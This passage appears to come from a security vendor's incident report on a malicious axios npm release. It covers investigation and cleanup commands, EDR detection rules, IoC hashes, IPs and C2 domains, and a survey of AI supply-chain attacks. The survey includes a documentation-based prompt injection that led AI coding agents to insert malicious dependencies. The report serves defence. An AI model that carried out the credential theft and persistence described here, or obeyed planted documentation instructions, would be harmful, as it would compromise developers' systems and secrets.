5.1 Immediate Investigation
In response to this supply chain threat incident, it is necessary to organize a comprehensive investigation immediately, focusing on dependency integrity and abnormal host behavior. Specific investigation items and methods are as follows:
Table 5‑1 Investigation Items and Methods
| Investigation Items | Commands/Methods |
| Check axios version | `npm ls axios` or check `package- lock.json` to confirm that the version is 1.14.1 or 0.30.4. |
| Check plain-crypto -js dependencies | `ls node_modules /plain-crypto- js` shows the directory as evidence of an infection. |
| macOS RAT traces | ls -la /Library/Caches/com.apple.act.mond |
| Linux RAT traces | ls -la /tmp/ld.py |
| Windows RAT traces | dir “%PROGRAMDATA%\wt.exe” |
| Outreach activities | Check the firewall/traffic logs for any outbound requests to sfrclak.com:8000 |
5.2 Emergency Response
Once a risk or suspected infection is confirmed, the following measures should be taken immediately for isolation and eradication to prevent further spread:
Table 5‑2 Emergency Response Measures
| Disposal Measures | Specific Operations |
| Uninstall affected versions | npm uninstall axios && npm install axios@1.14.0 (1.x users) or axios@0.30.3 (0.x users). |
| Remove malicious dependencies | rm -rf node_modules/plain-crypto-js |
| Clear npm cache | npm cache clean –force |
| Add version locking | Add an overrides block to package.json to prevent malicious versions from being fetched again |
5.3 Long-Term Protection
- Disable automatic execution of the postinstall script in the npm configuration: npm config set ignore-scripts true;
- Strictly use package-lock.json to lock the version and avoid using the latest version for ambiguous installation;
- In production environments, it is recommended to use npm ci instead of npm install, and use lockfile for precise installation.
- In CI/CD systems, the –ignore-scripts parameter is used to prevent the postinstall hook from running during automated builds.
- Add sandbox isolation and network outbound policy control to MCP service calls;
- It is recommended to regularly audit newly added packages in the dependencies, paying particular attention to dependencies that have postinstall hooks but are not referenced in the source code;
- Introduce supply chain security scanning mechanisms (such as OSV, Dependency-Track) at the organizational level.
6.Antiy’s Related Capabilities Response
6.1 Antiy AVL SDK Antivirus Engine
In response to the Axios supply chain malware attack, Antiy Antivirus Engine has added four new malicious code names and corresponding detection rules. The names strictly adhere to the structured naming convention of “category/environment prefix.family name [key behavior]”, namely Trojan/JS.OrDeR[Downloader], Trojan/Python.OrDeR[Backdoor], Trojan/MacOS.OrDeR[Backdoor], and Trojan/PowerShell.OrDeR[Backdoor]. These rules can effectively detect all threat files involved in this incident. Antiy Engine ecosystem partners are advised to promptly update their Antiy Engine virus database to version 2026033119 or later.
6.2 Antiy EDR
In response to the Axios supply chain poisoning attack, Antiy Labs’ endpoint defense system has urgently updated its proactive defense rules. This update effectively blocks the attack chain of this attack and some similar attacks. Please update your Antiy Labs virus database to version 202603311600 to ensure effective protection.
The relevant main defense rules are as follows:
| Rule Name | Rule ID | Detection logic |
| NPM lifecycle script abnormal transfer alert | wop0080505 | The parent process is node.exe and the child process is wscript.exe, and the command-line arguments include a .vbs file located in the %TEMP% directory. |
| Fake PS script landing alert | wof0010276 | Any attempt from the `node_modules` directory to write unsigned executable files to `%PROGRAMDATA%` or to impersonate `PowerShell.exe` or `wscript.exe`. |
| Fake PS script execution alert | wop0080506 | The behavior of a renamed or disguised PowerShell process (such as wt.exe) calling a .ps1 script. |
| Persistent startup item spoofing patch warning | wor0060019 | Block the creation of a startup entry named “MicrosoftUpdate” in the Registry’s Run key that points to an executable file in a non-standard path. |
| Malicious script execution alert | wop0081032 | Prevent Python from loading the malicious script /tmp/ld.py. |
| Malicious C2 domain and payload distribution detection | Update the virus database to version 202603311600 or higher. | Block traffic to the known threat domain sfrclak.com and the payload distribution path packages.npm.org/product1. |
6.3 Antiy Virus Encyclopedia and Online Analysis Service
Antiy Document Analysis Service (https://fenxi.antiy.cn) can effectively detect malicious samples related to this Axios supply chain poisoning attack. Users can upload unknown and suspicious files for online detection and analysis.

Figure 6‑1 Antiy Document Analysis Service
The Computer Virus Encyclopedia will launch a new knowledge channel, AI Supply Chain Security Incidents.

Figure 6‑2 Computer Virus Encyclopedia
7.Further Reading: Why Supply Chains Become a Focus of Attacks
7.1 The Core Reason for the Widespread Use of Software Supply Chain Poisoning
The unique nature of the AI ecosystem makes the supply chain a key point of attack in countering threats. Unlike traditional supply chain security, the “connectivity, trust, and scalability” of the AI supply chain make it the optimal choice for attackers. The core reasons can be summarized in the following four points:
1) The “hub effect” of the AI ecosystem supply chain is significant, and attacks offer an extremely high cost-effectiveness ratio.
The AI ecosystem supply chain exhibits a pattern of “upstream concentration and downstream radiation”. Core components (such as LiteLLM and the OpenClaw skills marketplace) serve as hubs connecting large models, development tools, and end users, possessing the advantage of “single-point breakthrough and full-domain penetration”. Attackers do not need to target each AI application or user individually; by compromising a single core supply chain node (such as an open-source framework, CDN, or skills marketplace), they can leverage the dependencies within the AI ecosystem to quickly spread to thousands of downstream projects and hundreds of thousands of users, significantly reducing attack costs and increasing attack coverage. For example, LiteLLM, as middleware connecting 100+ large models and supporting 2112 downstream packets, caused widespread infection within 3 hours through its poisoning attack, making its cost-effectiveness far exceed that of traditional single-point attacks.
2) The “default trust” mechanism in the AI ecosystem lowers the barrier to attack.
AI development and applications heavily rely on open-source ecosystems, official tools, and authoritative documentation. Developers generally have a “default trust” in supply chain links such as AI frameworks, official CDNs, skill marketplaces, and PyPI repositories, allowing conventional security policies to directly permit related operations, creating inherent security vulnerabilities. Attackers exploit this characteristic, disguising malicious code as legitimate components (such as utility plugins for OpenClaw, official versions of LiteLLM, and Apifox CDN scripts). Leveraging the trust chain within the AI ecosystem, they can easily bypass traditional security measures such as endpoint protection and firewalls, achieving undetected penetration. This “using trust to break through protection” approach requires no complex attack techniques, significantly lowering the barrier to entry for AI supply chain attacks.
3) AI supply chain components have high privileges and centralize sensitive information, making them highly lucrative targets for attacks.
Core components of the AI supply chain (such as AI frameworks, development tools, and cloud services) typically require high-level system privileges to function and inherently possess all sensitive information—including large model API keys, cloud service access credentials, SSH keys, database configurations, CI/CD pipeline tokens, etc.—essentially acting as a “key store” for the AI ecosystem. Once these supply chain nodes are compromised, attackers can directly gain high privileges, unrestricted access to sensitive data, manipulate AI infrastructure, and even tamper with model weights and influence AI decisions, yielding far greater rewards than traditional supply chain attacks. For example, in the LiteLLM poisoning incident, attackers used malicious code to traverse over 50 sensitive paths, stealing all assets and achieving persistent control, causing devastating damage to the company’s AI infrastructure.
4) The security framework for the AI ecosystem supply chain is lagging behind, and its defensive capabilities are weak.
Currently, AI technology is in a phase of rapid iteration, with the industry focusing on functional innovation and efficiency improvement. However, the construction of supply chain security systems is severely lagging, and numerous security vulnerabilities provide opportunities for attackers. On the one hand, the review mechanisms for AI open-source components, skill markets, and development tools are loose (e.g., OpenClaw). ClawHub’s lax review process and PyPI repository’s loose version review process make it difficult to detect malicious components. On the other hand, traditional security mechanisms (such as firewalls and endpoint protection) are insufficiently targeted at AI supply chain attacks, unable to identify “abnormal requests initiated by legitimate applications”, and powerless against featureless malicious files distributed through official channels. Furthermore, the “efficiency over security” mentality in AI development leads to a lack of minimum privilege configuration and loose key management, further weakening supply chain defense capabilities and making the supply chain a weak link and key entry point in the fight against AI threats.
7.2 Recent AI Supply Chain Incidents List
1. OpenClaw 「Claw Havoc」 Poisoning Incident (February 2026): Attackers exploited the low-level review mechanism of the OpenClaw agent skill marketplace ClawHub to upload more than a thousand malicious skill plugins in batches. At the same time, they forged and counterfeited npm packages to induce users to install them, thus poisoning the supply chain and affecting more than 270,000 OpenClaw public network instances worldwide.
2. LiteLLM Supply Chain Poisoning Incident (March 2026): LiteLLM, an AI large model gateway library with over 40,000 stars on GitHub, had malicious code injected into its PyPI platform versions 1.82.7 and 1.82.8. Attackers compromised the Trivy tool, which the CI/CD pipeline relies on, and stole the release token to release the malicious package, affecting thousands of downstream AI frameworks.
3. Apifox CDN Poisoning Incident (March 2026): Attackers hijacked the official Apifox CDN domain and replaced normal JS files with malicious versions. The malicious script was automatically loaded when the AI development tool Apifox client started, stealing sensitive data such as users’ SSH keys and command line history. It remained dormant for 18 days and caused widespread impact.
4. ContextHub Document Poisoning Incident (March 2026): Attackers exploited the AI coding agent’s trust in official documentation to inject malicious instructions into project documents, inducing the AI model to write malicious dependency packages when generating code, achieving supply chain-level large-scale dissemination.
Table 7‑1 Comparative Analysis of Recent AI Ecosystem Supply Chain Security Incidents
| Incident Name | Time of Occurrence | Attack Phase | Attack Methods | Scope of Impact | Core Hazard | AI Scenario Characteristics Association |
| OpenClaw 「Claw Havoc」 poisoning | February 2026 | Technical layer (AI agent plugin) | Exploiting lax moderation on the skills marketplace to upload malicious plugins in bulk; creating counterfeit npm packages to trick users into installing them. | 270,000 OpenClaw public network instances globally, more than 20 countries and regions have been infected. | Stealing sensitive information such as browser passwords, SSH keys, and cloud service credentials to achieve remote control of AI agents. | Leveraging the open-source nature of personal AI agents and exploiting the vulnerabilities of an open plugin ecosystem with lax oversight, this approach precisely targets the user group of AI intelligent agents. |
| LiteLLM supply chain poisoning | March 2026 | Technical layer (AI frameworks/tool chains) | The attack compromised Trivy tools relied upon by the CI/CD pipeline, stole the PyPI release token, and injected a malicious .pth file to achieve silent execution. | Thousands of downstream AI frameworks worldwide (including DSPy, Open Interpreter, etc.), personal development environments, and enterprise production clusters. | Stealing all sensitive assets (SSH private keys, cloud credentials, etc.), encrypting and transmitting them externally, and achieving persistent storage, impacts the entire AI development process. | By leveraging the “connection hub” attribute of AI frameworks and relying on their wide-area dependency chains, a chain reaction of “one person poisoning, the whole area affected” can be achieved. |
| Apifox CDN poisoning | March 2026 | Application layer (AI development tools) | Hijacks the official CDN domain, replaces normal JS files with malicious versions, automatically loads them when the client starts, and dynamically obtains the attack payload. | Apifox users across its entire platform, impacting AI infrastructure across multiple sectors including the internet, finance, and smart manufacturing. | The attack steals sensitive data such as SSH keys and command-line history, achieving silent attacks by exploiting the normal startup process of the tool, making it highly difficult to detect. | By leveraging the inherent trust that AI development tools place in the official CDN, and exploiting the security design flaws of the Electron framework, a seamless penetration test can be achieved. |
| ContextHub document-induced poisoning | March 2026 | Technical layer (AI development documentation) | Malicious instructions are implanted in the official documentation to induce the AI model to write malicious dependency packages when generating code, and then spread through AI coding proxies. | AI development teams that rely on ContextHub documentation, as well as all developer environments that run `pip install` downstream | Low-cost supply chain-level diffusion; malicious dependency packages can steal sensitive information after installation, making the attack highly covert. | By leveraging the trust that AI models place in official documentation, and combining tip injection with supply chain attacks, a new AI-driven attack paradigm is formed. |
7.3 A Systematic Approach to Closed-Loop Security Defense
| Supply Chain | Core Exposure Points | Specific Manifestations | Related AI Scenarios |
| Basic layer (computing power /data) | Computing hardware firmware vulnerabilities, training data corruption, and data annotation tool tampering | 1. Backdoors implanted in AI chip (GPU/TPU) firmware; 2. Malicious samples mixed into publicly available training datasets; 3. Malicious code carried by third-party data annotation tools. | Large model training, AI chip deployment, and data annotation platform |
| Technical layer (framework/tool/model) | Open source framework vulnerabilities, AI toolchain poisoning, model weight tampering, and lack of plugin review. | 1. Poisoning of AI-related dependency packages on platforms such as PyPI ; 2. CDN hijacking of AI development tools (Apifox); 3. Intrusion into the CI/CD pipeline of open-source AI frameworks (LiteLLM); 4. The lack of oversight in the AI agent skill market has led to a proliferation of malicious plugins. | AI development and deployment, AI agents (OpenClaw), large model fine-tuning, CI/CD pipeline |
| Application layer (terminal /service) | AI application plugin tampering, remote resource hijacking of terminal AI tools, and API interface contamination. | 1. Malicious code is injected into the personal AI agent plugin; 2. Malicious remote scripts are loaded into the AI client; 3. Third-party AI API interfaces are tampered with, returning malicious results. | Personal AI Agent (OpenClaw), AI Development Terminal, AI API Calling Service |
| Support layer (cloud services/operations and maintenance) | AI cloud service credential leaks, MLOps tool vulnerabilities, and container image contamination. | 1. Cloud computing platform access credentials were stolen; 2. Insufficient access control for MLOps tools; 3. Container images used for AI deployment (such as Trivy ) were tampered with. | Cloud-native AI deployment, large-scale model cloud services, AI operation and maintenance management. |
8. IoCs
| IoCs |
| E10B1FA84F1D6481625F741B69892780140D4E0E7769E7491E5F4D894C2E0E09 |
| FCB81618BB15EDFDEDFB638B4C08A2AF9CAC9ECFA551AF135A8402BF980375CF |
| 617B67A8E1210E4FC87C92D1D1DA45A2F311C08D26E89B12307CF583C900D101 |
| 92FF08773995EBC8D55EC4B8E1A225D0D1E51EFA4EF88B8849D0071230C9645A |
| 142.11.196.73 |
| 142.11.199.73 |
| 142.11.206.73 |
| sfrclak.com |
| callnrwise.com |
Appendix 1 : AVL Cloud Automated Sample Analysis Report
Appendix II: References
- axios Compromised on npm – Malicious Versions Drop Remote Access Trojan
- OpenClaw is in danger again! Axios npm was compromised and infected with a cross-platform Trojan
https://mp.weixin.qq.com/s/RlDHkCSp_CzOzP2gt7jyQg
- LiteLLM Supply Chain Poisoning Incident [Aggregated Intelligence]
https://mp.weixin.qq.com/s/KTK0O8Qzvh4PowUf2_sTNA
- Claw Havoc: Analysis of Large-Scale Poisoning Campaign Targeting the OpenClaw Skill Market for AI Agents
https://www.antiy.com/response/OpenClaw_AI_Poisoning_Attack_Analysis.html
- Apifox Supply Chain Poisoning Attack – Full Technical Analysis
https://rce.moe/2026/03/25/apifox-supply-chain-attack-analysis/
- AI supply chain attacks don’t even require malware…just post poisoned documentation
https://www.theregister.com/2026/03/25/ai_agents_supply_chain_attack_context_hub/